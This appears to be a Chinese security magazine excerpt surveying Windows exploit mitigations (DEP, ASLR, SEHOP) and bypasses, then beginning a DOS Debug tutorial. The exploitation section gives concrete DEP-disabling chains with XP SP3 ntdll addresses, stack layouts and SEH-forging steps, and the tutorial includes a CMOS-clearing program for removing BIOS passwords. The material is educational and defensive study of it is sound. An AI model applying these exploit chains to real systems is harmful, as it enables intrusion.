
三、DEP


原理：数据执行保护（DEP）是一套软硬件技术，能够在内存上执行额外检查以防止在不可运行的内存区域上执行代码。在 Microsoft Windows XP Service Pack 2、Microsoft Windows Server 2003 Service Pack 1、Microsoft Windows XP Tablet PC Edition 2005、Microsoft Windows Vista 和 windows 7 中，由硬件和软件一起强制实施 DEP。DEP 有两种模式，如果 CPU 支持内存页 NX 属性，就是硬件支持的 DEP。只有当处理器/系统支持 NX/XD 位（禁止执行）时，windows 才能拥有硬件 DEP，否则只能支持软件 DEP，相当于只有 SafeSEH 保护。

绕过方法：

1. ret2lib

其思路为：将返回地址指向 lib 库中的代码，而不直接跳转到 shellcode 去执行，进而实现恶意代码的运行。可以在库中找到一段执行系统命令的代码，比如 system() 函数，用它的地址覆盖返回地址，此时即使 NX/XD 禁止在堆栈上执行代码，但库中的代码依然是可以执行的。函数 system() 可通过运行环境来执行其它程序，例如启动 Shell 等等。另外，还可以通过 VirtualProtect 函数来修改恶意代码所在内存页面的执行权限，然后再将控制转移到恶意代码，其堆栈布局如下所示：





更多信息可参考资料: [http://www.infosecwriters.com/te ... /return-to-libc.pdf](http://www.infosecwriters.com/te.../return-to-libc.pdf)

2. 利用 TEB 突破 DEP

在之前的《黑客防线》中有篇文章《SP2 下利用 TEB 执行 ShellCode》，有兴趣的读者可以翻看黑防出版的《缓冲区溢出攻击与防范专辑》，上面有这篇文章。该作者在文中提到一种利用 TEB（线程环境块）来突破 DEP 的方法，不过它受系统版本限制，只能在 XP sp2 及其以下版本的 windows 系统上使用，因为更高版本的系统，其 TEB 地址是不固定的，每次都是动态生成的。该方法的具体实现方法如下：

- (1) 将返回地址覆盖成字符串复制函数的地址，比如 `lstrcpy`，`memcpy` 等等；
- (2) 在返回地址之后用目标内存地址和 shellcode 地址覆盖，当执行复制操作时，就会将 shellcode 复制到目标内存地址，该目标内存地址位于 TEB 偏移 0xC00 的地方，它有 520 字节缓存用于 ANSI-to-Unicode 函数的转换；
- (3) 复制操作结束后返回到 shellcode 地址并执行它。

此时其堆栈布局如下：

【shellcode】【save ebp】【lstrcpy】【TEB 缓存地址，用于复制结束后返回到 shellcode】
【TEB 缓存地址】【ShellCode 地址】

3. 关闭 DEP

关于此方法最原始的资料应该是黑客杂志《uninformed》上的文章《Bypassing Windows Hardware-enforced Data Execution Prevention》

(<http://www.uninformed.org/?v=2&a=4>)，另外也可以看下本人之前翻译的《突破 win2003 sp2 中基于硬件的 DEP》(<http://bbs.pediy.com/showthread.php?t=99045>)，此方法的主要原理就是利用 `NtSetInformationProcess()` 函数来设置 `KPROCESS` 结构中的相关标志位，进而关闭 DEP，`KPROCESS` 结构中相关标志位情况如下：

```
0:000> dt nt!_KPROCESS -r
ntdll!_KPROCESS
```

```

. . .
+0x06b Flags : _KEXECUTE_OPTIONS
               +0x000 ExecuteDisable : Pos 0, 1 Bit
               +0x000 ExecuteEnable : Pos 1, 1 Bit
               +0x000 DisableThunkEmulation : Pos 2, 1 Bit
               +0x000 Permanent : Pos 3, 1 Bit
               +0x000 ExecuteDispatchEnable : Pos 4, 1 Bit
               +0x000 ImageDispatchEnable : Pos 5, 1 Bit
               +0x000 Spare : Pos 6, 2
Bits

```

当 DEP 被启用时, ExecuteDisable 被置位, 当 DEP 被禁用, ExecuteEnable 被置位, 当 Permanent 标志置位时表示这些设置是最终设置, 不可更改。代码实现:

```

ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;
NtSetInformationProcess(
    NtCurrentProcess(), // ProcessHandle = -1
    ProcessExecuteFlags, // ProcessInformationClass =
0x22 (ProcessExecuteFlags)
    &ExecuteFlags, // ProcessInformation =
0x2 (MEM_EXECUTE_OPTION_ENABLE)
    sizeof(ExecuteFlags)); // ProcessInformationLength =
0x4

```

具体实现思路 (以我电脑上 VirtualBox 虚拟机下的 xp sp3 为例):

1. 将 al 设置为 1, 比如指令 mov al,1 / ret, 然后用该指令地址覆盖返回地址:

```

0:000> lmm ntdll
start      end      module name
7c920000    7c9b3000    ntdll (pdb
symbols)    c:\symbollocal\ntdll.pdb\1751003260CA42598C0FB326585000
ED2\ntdll.pdb
0:000> s 7c920000 1 93000 b0 01 c2 04
7c9718ea    b0 01 c2 04 00 90 90 90-90 90 8b ff 55 8b ec 56 .....U..V
0:000> u 7c9718ea
ntdll!Ntdll!OkayToLockRoutine:
7c9718ea b001      mov     al,1
7c9718ec c20400    ret     4

```

由于上面的 ret 4, 因此要再向栈中填充 4 字节 (比如 0xffffffff) 以抵消多弹出的 4 字节, 如果选择的指令刚好是 ret 则无须再多填充 4 字节。

2. 跳转到 ntdll!LdrpCheckNXCompatibility 中的部分代码 (从 cmp al,1 开始, 可通过

windbg 下的命令 `uf ntdll!LdrpCheckNXCompatibility` 来查看其反汇编代码），比如以下地址就需要用 `0x7c93cd24` 来覆写堆栈上的第二个地址：

```
ntdll!LdrpCheckNXCompatibility+0x13:
7c93cd24 3c01                cmp     al,1
7c93cd26 6a02                push    2
7c93cd28 5e                  pop     esi
7c93cd29 0f84df290200       je      ntdll!LdrpCheckNXCompatibility+0x1a
(7c95f70e) ; 之前已将 al 置 1，故此处实现跳转
```

3. 上面跳转后来到这里：

```
0:000> u 7c95f70e
ntdll!LdrpCheckNXCompatibility+0x1a:
7c95f70e 8975fc             mov     dword ptr [ebp-4],esi ;
[ebp-0x4]= esi = 2
7c95f711 e919d6fdff        jmp     ntdll!LdrpCheckNXCompatibility+0x1d
(7c93cd2f)
```

4. 上面跳转后来到：

```
0:000> u 7c93cd2f
ntdll!LdrpCheckNXCompatibility+0x1d:
7c93cd2f 837dfc00          cmp     dword ptr [ebp-4],0
7c93cd33 0f85f89a0100      jne     ntdll!LdrpCheckNXCompatibility+0x4d
(7c956831) ; 不相等再次实现跳转
```

5. 上面跳转后来到：

```
0:000> u 7c956831
ntdll!LdrpCheckNXCompatibility+0x4d:
7c956831
6a04                push    4 ;ProcessInformationLength = 4
7c956833 8d45fc            lea     eax,[ebp-4]
7c956836
50                  push    eax ;ProcessInformation = 2 (MEM_EXECUTE_OPTION_ENABLE)
7c956837
6a22                push    22h ;ProcessInformationClass = 0x22 (ProcessExecuteFlags)
7c956839 6aff              push    0FFFFFFFFh
7c95683b e84074fdff        call    ntdll!ZwSetInformationProcess (7c92dc80)
```



```

7c956840 e92865feff          jmp          ntdll!LdrpCheckNXCompatibility+0x5c
(7c93cd6d)
7c956845 90                      nop
  
```

在这里调用函数 `ZwSetInformationProcess()`，而其参数也刚好达到我们关闭 DEP 的各项要求。

6. 最后跳转到函数结尾：

```

0:000> u 7c93cd6d
ntdll!LdrpCheckNXCompatibility+0x5c:
7c93cd6d 5e                      pop         esi
7c93cd6e c9                      leave
7c93cd6f c20400                ret         4
  
```

最后的堆栈布局应为：

【AAA.....】**al=1 地址**【0xffffffff】**LdrpCheckNXCompatibility 指令地址**【0xffffffff】
 【"A" x 54】**【call/jmp esp】**【shellcode】

▲	▲	▲	▲
▲	▲	▲	▲
填充数据	返回地址	抵消 ret 4 的 4 字节	指令 cmp al,0x1 的起始地址
址	平衡堆栈	调整 NX 禁用后的堆栈	

如果在禁用 NX 后，又需要读取 esi 或 ebp，但此时它们又被我们填充的数据覆盖掉了，那么我们可以使用诸如 `push esp/pop esi/ret` 或者 `push esp/pop ebp/ret` 这样的指令来调整 esi 和 ebp，以使关闭 DEP 后还能够正常执行。

辅助工具：ImmDbg pycommand 插件 (!pvefindaddr depxpsp3 + !findantidep)

3. 利用 WPN 与 ROP 技术

ROP (Return Oriented Programming)：连续调用程序代码本身的内存地址，以逐步地创建一连串欲执行的指令序列。

WPM (Write Process Memory)：利用微软在 kernel32.dll 中定义的函数比如：WriteProcessMemory 函数可将数据写入到指定进程的内存中。但整个内存区域必须是可访问的，否则将操作失败。

具体实现方法参见我之前翻译的文章《利用 WPN 与 ROP 技术绕过 DEP》：
<http://bbs.pediy.com/showthread.php?t=119300>

4. 利用 SEH 绕过 DEP

启用 DEP 后，就不能使用 `pop pop ret` 地址了，而应采用 `pop reg/pop reg/pop esp/ret` 指令的地址，指令 `pop esp` 可以改变堆栈指针，ret 将执行流转移到 nseh 中的地址上（用关闭 NX 例程的地址覆盖 nseh，用指向 `pop/pop/pop esp/ret` 指令的指针覆盖异常处理器）。

辅助工具：ImmDbg 插件!pvefindaddr

四、ASLR

原理：ASLR（地址空间布局随机化）技术的主要功能是通过系统关键地址的随机化，防止攻击者在堆栈溢出后利用固定的地址定位到恶意代码并加以运行。它主要对以下四类地址进行随机化：

- (1) 堆地址的随机化；
- (2) 栈基址的随机化；
- (3) PE 文件映像基址的随机化；
- (4) PEB(Process Environment Block, 进程环境块)地址的随机化。

它在 vista, windows 2008 server, windows7 下是默认启用的（IE7 除外），非系统镜像也可以通过链接选项/DYNAMICBASE (Visual Studio 2005 SP1 以上的版本，VS2008 都支持) 启用这种保护，也可手动更改已编译库的 dynamicbase 位，使其支持 ASLR 技术(把 PE 头中的 DllCharacteristics 设置成 0x40 -可以

使用工具 PE EXPLORER 打开库，查看 DllCharacteristics 是否包含 0x40 就可以知道是否支持 ASLR 技术)。另外，也可以使用 Process Explorer 来查看是否开启 ASLR。启用 ASLR 后，即使你原先已经成功构造出 exploit，但在系统重启后，你在 exploit 中使用的一些固定地址就会被改变，进而导致 exploit 失效。

绕过方法：

1. 覆盖部分返回地址

对比下 windows7 系统启动前后 OD 中 loaddll.exe 的各模块基址，启动前：

可执行模块

基 址	大 小	入 口	名 称	文 件 版
本	路 径			
00400000	00060000	00410070	loaddll	
	D:\riusksk\TOOL\01lydbg\loaddll.exe			
6DDE0000	0008C000	6DDE1FFF	AcLayers	6.1.7600.16385
(C:\Windows\AppPatch\AcLayers.dll			
710E0000	00012000	710E1200	mpr	6.1.7600.16385
(C:\Windows\System32\mpr.dll			
71C50000	00051000	71C79834	winspool	6.1.7600.16385
(C:\Windows\System32\winspool.drv			
747F0000	00017000	747F1C89	userenv	6.1.7600.16385
(C:\Windows\System32\userenv.dll			
750A0000	0001A000	750A2CCD	sspicli	6.1.7600.16385
(C:\Windows\System32\sspicli.dll			
750C0000	0004B000	750C2B6C	apphelp	6.1.7600.16385
(C:\Windows\System32\apphelp.dll			
75190000	0000B000	75191992	profapi	6.1.7600.16385
(C:\Windows\System32\profapi.dll			
75420000	0004A000	75427A9D	KERNELBA	6.1.7600.16385
(C:\Windows\system32\KERNELBASE.dll			

```

75B50000      0000A000      75B5136C      LPK      6.1.7600.16385
( C:\Windows\system32\LPK.dll
75B60000      0004E000      75B6EC49      GDI32     6.1.7600.16385
( C:\Windows\system32\GDI32.dll
.....

```

启动后:

可执行模块

基址	大小	入口	名称	文件版本
本	路径			
00400000	00060000	00410070	loaddll	
D:\riusksk\T00L\01lydbg\loaddll.exe				
6F510000	0008C000	6F511FFF	AcLayers	6.1.7600.16385
(C:\Windows\AppPatch\AcLayers.dll				
715B0000	00012000	715B1200	mpr	6.1.7600.16385
(C:\Windows\System32\mpr.dll				
72170000	00051000	72199834	winspool	6.1.7600.16385
(C:\Windows\System32\winspool.drv				
74C70000	00017000	74C71C89	userenv	6.1.7600.16385
(C:\Windows\System32\userenv.dll				
75520000	0001A000	75522CCD	sspicli	6.1.7600.16385
(C:\Windows\System32\sspicli.dll				
75540000	0004B000	75542B6C	apphelp	6.1.7600.16385
(C:\Windows\System32\apphelp.dll				
75610000	0000B000	75611992	profapi	6.1.7600.16385
(C:\Windows\System32\profapi.dll				
75690000	0004A000	75697A9D	KERNELBA	6.1.7600.16385
(C:\Windows\system32\KERNELBASE.dll				
759B0000	000CC000	759B168B	msctf	6.1.7600.16385
(C:\Windows\System32\msctf.dll				
75E60000	000AC000	75E6A472	msvcrt	7.0.7600.16385
(C:\Windows\system32\msvcrt.dll				
75F10000	0004E000	75F1EC49	GDI32	6.1.7600.16385
(C:\Windows\system32\GDI32.dll				
.....				

由此可见,各模块基址的高位是随机变化的,而低位是固定不变的,这里 loaddll.exe 不受 ADSL 保护,所以其基址没有随机化,如果是 Notepad.exe 就有启用 ASLR,还有其它经链接选项/DYNAMICBASE 编译的程序也会启用 ASLR。因此我们可以让填充字符只覆盖到返回地址的一半,由于小端法机器的缘故,其低位地址在前,因此覆盖到的一半地址刚好处于低位,而返回地址的高位我们让它保持不变,所以我們必須在返回地址之前的地址范围内(相当于漏洞函数所在的 255 字节空间地址)查找出一个可跳转到 shellcode 的指令,比如 jmp edx(关

键看哪一寄存器指向 shellcode)。除此之外，我们还必须将 shellcode 放在返回地址之前，不然连返回地址的高位也覆盖掉了，这是不允许的。纵观此法，相当的有局限性，如果漏洞函数过短，可能就没有我们需要的指令了，这时就得另寻他法了。

2. 利用未启用 ASLR 的模块地址

这与之前绕过 SafeSEH 的方法类似，直接在未受 ASLR 保护的模块中查找跳转指令的地址来覆盖返回地址或者 SEH 结构，可以通过 Process Explorer 或者 ImmDbg 命令插件!ASLRdynamicbase 或者(!pvefindaddr noaslr)：来查看哪些进程模块启用 ASLR 保护。

五、SEHOP

原理：微软在 Microsoft Windows 2008 SP0、Microsoft Windows Vista SP1 和 Microsoft Windows 7 中加入了另一种新的保护机制 SEHOP(Structured Exception Handling Overwrite Protection)，它可作为 SEH 的扩展，用于检测 SEH 是否被覆写。SEHOP 的核心特性是用于检测程序栈中的所有 SEH 结构链表的完整性，特别是对最后一个 SEH 结构的检测。在最后一个 SEH 结构中拥有一个特殊的异常处理函数指针，指向一个位于 ntdll 中的函数 ntdll!FinalExceptionHandler()。当我们用 jmp 06 pop pop ret 来覆盖 SEH 结构后，由于 SEH 结构链表的完整性遭到破坏，SEHOP 就能检测到异常从而阻止 shellcode 的运行


绕过方法：

伪造 SEH 链表

由于 SEHOP 会检测 SEH 链表的完整性，那么我们可以通过伪造 SEH 链表来替换原先的 SEH 链表，进而达到绕过的目的。具体实现方法：

- (1) 查看 SEH 链表结构，可借助 OD 实现，然后记住最后一个 SEH 结构地址，以方便后面的利用；
- (2) 用 JE(0x74) + 最后一个 SEH 结构的地址（由于地址开头是 00，故可省略掉，可由 0x74 替代，共同实现 4 字节对齐）去覆盖 nexSEH；
- (3) 用 xor pop pop ret 指令地址去覆盖 SEH handle，其中的 xor 指令是用于将 ZF 置位，使前面的 JE = JMP 指令，进而实现跳转；
- (4) 在这两个 SEH 结构之前写入一跳转指令（JMP+8），以避免数据段被执行；
- (5) 在这两个 SEH 结构之间全部用 NOP 填充，如果两者之间还有其它 SEH 结构的话；
- (6) 将 shellcode 放置在最后一个 SEH 结构之后，即 ntdll!FinalExceptionHandler() 函数之后。

此时的堆栈布局如下：



更多信息可参见我之前翻译的《绕过 SEHOP 安全机制》：
<http://bbs.pediy.com/showthread.php?t=104707>

结论

本文简单地叙述了 windows 平台上的各类溢出保护机制及其绕过方法，但若结合实例分析的话，没有几万字是不可能完成的，因此这里概览一番，读者若想获得相关的实例运用的资料，可参考文中提及一些 paper，特别是由看雪论坛上 dge 兄弟翻译的《Exploit 编写系列教程 6》以及黑客杂志《Phrack》、《Uninformed》上的相关论文。微软与黑客之间的斗争是永无休止的，我们期待着下一项安全机制的出现……

【组文】Debug 的使用与研究

作者：R. E. C--F22

关于 Debug 的学习扫盲

一、Debug 是什么？

DEBUG 百度 度 百
科 http://baike.baidu.com/view/45108.htm?fr=ala0_1_1
DebugMan - 第 8 个男人 <http://www.debugman.com/>

豪华绚丽的 Windows 让人们把 DOS 抛到遥远的记忆角落。然而，真正有价值的东西不会轻易退出历史的舞台，Debug 就是这样的经典作品之一。从古老的 DOS 到现今的 Windows XP，Debug 一直紧紧跟随着微软的操作系统，静静躺在系统文件夹里。也许你平时对它不闻不问，但要想成为人人羡慕的系统高手，我们就得唤醒这个沉睡已久的命令行工具了，通过阅读本文对它的研究，相信你会同笔者一样的感觉到：姜，还是老的辣！

A、寻根溯源：世界第一只计算机 BUG 和 Debug

霍德华·艾肯在哈佛大学攻读物理学博士学位时，开始梦想制作一台计算机帮他解决数学难题，工作后，他找到 IBM 公司为其投资 100 万美元研制计算机，第一台成品艾肯把它取名为：马克 I 号，又叫“自动序列受控计算机”，从这时起 IBM 公司由生产制表机、肉铺磅秤、咖啡碾磨机等乱七八糟玩意的行业，正式跨进了计算机“领地”。

1945 年 9 月 9 日，为马克 II 号编制计算程序的女数学家格雷斯·霍波在调试程序时出现了故障，拆开继电器后，发现有只飞蛾被夹扁在触点中间，从而“卡”住了机器的运行。于是霍波把这只飞蛾粘在了计算机的工作日志中，并诙谐地把程序故障统称为“臭虫”（bug），自此以后，只要这台计算机一停止运转（那时候是经常的事），同事们就会开玩笑地对霍德华·艾肯说，我们正在“Debug”（除虫）呢！后来“bug”成为计算机领域的专

业行话，如 DOS 系统中的调试程序，程序名称就叫 Debug。

目前那只飞蛾还保存在美国史密森尼博物院的美国历史国家博物馆中呢。

1981 年，第一个 PC DOS（即 DOS 1.00）面世时就已经带上了 Debug.com。不过，到目前为止，Debug 一直没有大的变动——当然，这是指 Debug 提供给用户的功能，Debug 本身代码、内部运行机制必然随着操作系统的变化而不断改变。然而，无论是 Windows 98、2000 还是 XP，Debug 的操作方式与纯 DOS 环境下基本一样。



B、初学乍练：短短几行命令学用 Debug

Debug.exe 文件位于 Windows\system32 目录（Windows XP）或 Windows\command 目录（Windows 9x）下。基本使用方法如下：

Step 1: 点击“开始→运行”，输入“CMD”（Windows 2000/XP）或“Command”（Windows 9x）打开命令提示符窗口。

Step 2: 输入“Debug”并回车，出现提示符“-”，现在你已经开启了神秘的 Debug 世界了。

小提示

执行“?”命令可以参看 Debug 主要命令及参数。

Step 3: 输入“D FE00:0”，回车后可以看到结果（见图 1），这个就是主板 BIOS 的厂商信息。接着再输入“D FFFF:5 L 8”，回车后，主板的 BIOS 版本日期也出来了。

Step 4: 现在再输入“Q”命令，回车后就退出了 Debug 程序。



C、继续深入：Debug 经典实例秀

在操作以下实例之前，提醒您要注意操作安全，因为 Debug 命令有一定风险，如果输入错误，有可能对系统造成一定破坏，这点请您一定注意。

实例 1：查看你的显卡信息

输入“D C000:0090”命令并回车，这时右侧部分可以看到系统中显卡的显存、生产厂商等信息。

实例 2：制作 BIOS 密码破解器

忘记 BIOS 密码，一般都采用放电法来清空密码，但这对普通用户有一定难度，并且还须得开机箱。其实利用 Debug 的 O 命令则简单得多！请在“-”后输入以下命令：

o 70 19

o 71 15

q

重启电脑，系统提示 CMOS 校验和出错，并要求重新进入 BIOS 设置 CMOS。

小提示：70 和 71 是 CMOS 的两个端口，我们可以在它们的后面随意写入一些错误数据（如 19、16、17 等），就会清空 CMOS 里所有设置，如果不见效不妨多用几个数据试试。

如果觉得每次输入 Debug 命令太麻烦，可以用下面的方法把命令存成一个 COM 文件，需要解除密码时只要运行一下就行了。请在 Debug 中命令提示符“-”后输入以下命令：

A 100

MOV DX, 70

MOV AL, 10

OUT DX, AL

MOV DX, 71

MOV AL, 01

OUT DX, AL（这里要两次回车，接着会出现“-”提示符，然后再输入下面的命令）

R CX（回车后会出现“CX 0000”，然后再次按回车）

OC

N pass.COM

W

Q

这样就会在 Debug 当前目录下生成 pass.com，是一个清除 BIOS 口令设置的程序，只要在 DOS 提示符下键入“pass”，然后按回车即可。经我们测试，其实在 Windows 下面运行也可以成功，只是不太稳定，有时会重新启动计算机。

二、DEBUG 的主要用途及 DEBUG 的调用

DEBUG 是为汇编语言设计的一种调试工具，它通过单步执行、设置断点等方式为汇编语言程序员提供了非常有效的程序调试手段。DEBUG 可以直接用来检查和修改内存单元、装入、存储及启动运行程序、检查及修改寄存器，也就是说 DEBUG 可深入到计算机的内部，可使用户更紧密地与计算机中真正进行的工作相联系。不仅如此，对汇编语言初学者来说，DEBUG 也是练习使用汇编指令的一种有效工具。初学者可以直接在 DEBUG 环境下执行汇编指令。然而，在 DEBUG 下运行汇编语言源程序也受到了一些限制，它不宜汇编较长的程序，不便于分块程序设计，不便于形成以 DOS 外部命令形式构成的 .EXE 文件，不能使用浮动地址，也不能使用 ASM 和 MASM 提供的绝大多数伪指令。

在 DOS 系统中，DEBUG 是以 DOS 外部命令文件形式提供给用户的，名为 DEBUG.EXE。命令文件 DEBUG.EXE 一般存放在 DOS 子目录下，因此调用 DEBUG 时，只需在 DOS 提示符下键入：

DEBUG [<驱动器名>:][<路径>][<文件名>[.<扩展名>]][<参数 1>][<参数 2>] <回车>

例如：C:\DOS>DEBUG DISKCOPY.COM A: B:

进入 DEBUG 的提示符是符号“-”。即，出现提示符“-”就表示可以接受 DEBUG 命令了。

当进入 DEBUG 时，寄存器和标志设成以下数值，这些值用于 DEBUG 调试中的程序。

段寄存器 CS，DS，ES 和 SS 均指向 DEBUG 末尾的第一个段。

IP 寄存器置为 0100H。栈指针 SP 指向尾部或装入程序的暂存部分的底部。

其余寄存器皆取零值，但若用户调用时含文件说明，则 CX 含文件长度（长度大于 64K 时 BX 含长度的高位）；标志为各自的复位值；驱动器传送地址在代码段位移 80H 处。注意，若 DEBUG 装入扩展名为 .EXE 的文件，则 DEBUG 需重定位且设置段寄存器指示器为文件中所定义的值。但 DS, ES 指向最低可用段处的程序区前缀。BX 和 CX 为文件容量值。而 .EXE 文件如果在连接时选择了装入内存高处的参数，则该程序装入高处。

三、DEBUG 的主要命令功能与格式

DEBUG 命令是在 DEBUG 提示符“-”下，由键盘键入的。每条命令以单个字母的命令符开头，然后是命令的操作参数，操作参数与操作参数之间，用空格或逗号隔开，操作参数与命令符之间用空格隔开，命令的结束符是回车键 Enter。命令及参数的输入可以是大小写的结合。Ctrl+Break 键可中止命令的执行。Ctrl+Num Lock 键可暂停屏幕卷动，按任一键继续。所用数均为十六进制数，且不必写 H。

* 1. 汇编命令 A

格式：A [[<段寄存器名>/<段地址>:] <段内偏移>]

上式等价于：

(1) A <段寄存器名>:<段内偏移>

(2) A <段地址>:<段内偏移>

(3) A <段内偏移>

(4) A

功能: 键入该命令后显示段地址和段内偏移并等待用户从键盘逐条键入汇编命令, 逐条汇编成代码指令, 顺序存放到段地址和段内偏移所指定的内存区域, 直到显示下一地址时用户直接键入回车键返回到提示符“-”。

注: 其中(1)用指定段寄存器的内容作段地址, (3)用 CS 的内容作段地址, (4)以 CS:100 作地址。以后命令中提及的各种‘地址’形式, 均指(1)、(2)、(3)中 A 后的地址形式。

2. 比较命令 C

格式: C <源地址范围>, <目标地址>

其中<范围>是由<起始地址> <终止地址>或者是由<起始地址> L <长度>指出的一片连续单元。

功能: 从<源地址范围>的起始地址单元起逐个与目标起始地址以后的单元顺序比较单元的内容, 直至源终止地址为止。遇有不一致时, 以<源地址> <源内容> <目标内容> <目标地址>的形式显示失配单元及内容。

* 3. 显示内存命令 D

格式: D [<地址> / <范围>]

上式等价于:

(1) D <地址>

(2) D <范围>

(3) D

功能: 以两种形式显示指定范围的内存内容。一种形式为十六进制内容, 一种形式为以相应字节的内容作为 ASCII 码的字符, 对不可见字符以‘.’代替。

注: 其中(1)以 CS 为段寄存器。(3)显示 CS:100 起始的一段内容

* 4. 修改内存命令 E

格式: E <地址> [<单元内容表>]

上式等价于:

(1) E <地址>

(2) E <地址> <单元内容表>

其中<单元内容表>是以逗号分隔的十六进制数, 或用‘或’括起来的字符串, 或者是二者的组合。

功能: (1) 不断显示地址, 可连续键入修改内容, 直至新地址出现后键入回车 Enter 为止。(2) 将<单元内容表>逐一写入由<地址>开始的一片单元。

5. 填充内存命令 F

格式: F <范围> <单元内容表>

功能: 将单元内容表中的值逐个填入指定范围, 单元内容表中内容用完后重复使用。

例如: -F 5BC:200 L 10 B2, ‘XYZ’, 3C <Enter>

* 6. 执行命令 G

格式: G [= <地址> [, <断点>]]

上式等价于:

(1) G

(2) G=<地址>

(3) G=<地址>,<断点>

功能: 执行内存中的指令序列

注: (1) 从 CS:IP 所指处开始执行

(2) 从指定地址开始执行

(3) 从指定地址开始执行, 到断点自动停止。

7. 十六进制算求运算指令 H

格式: H <值 1> <值 2>

功能: 求十六进制数<值 1>和<值 2>的和与差并显示结果。

8. 端口输入命令 I

格式: I <端口地址>

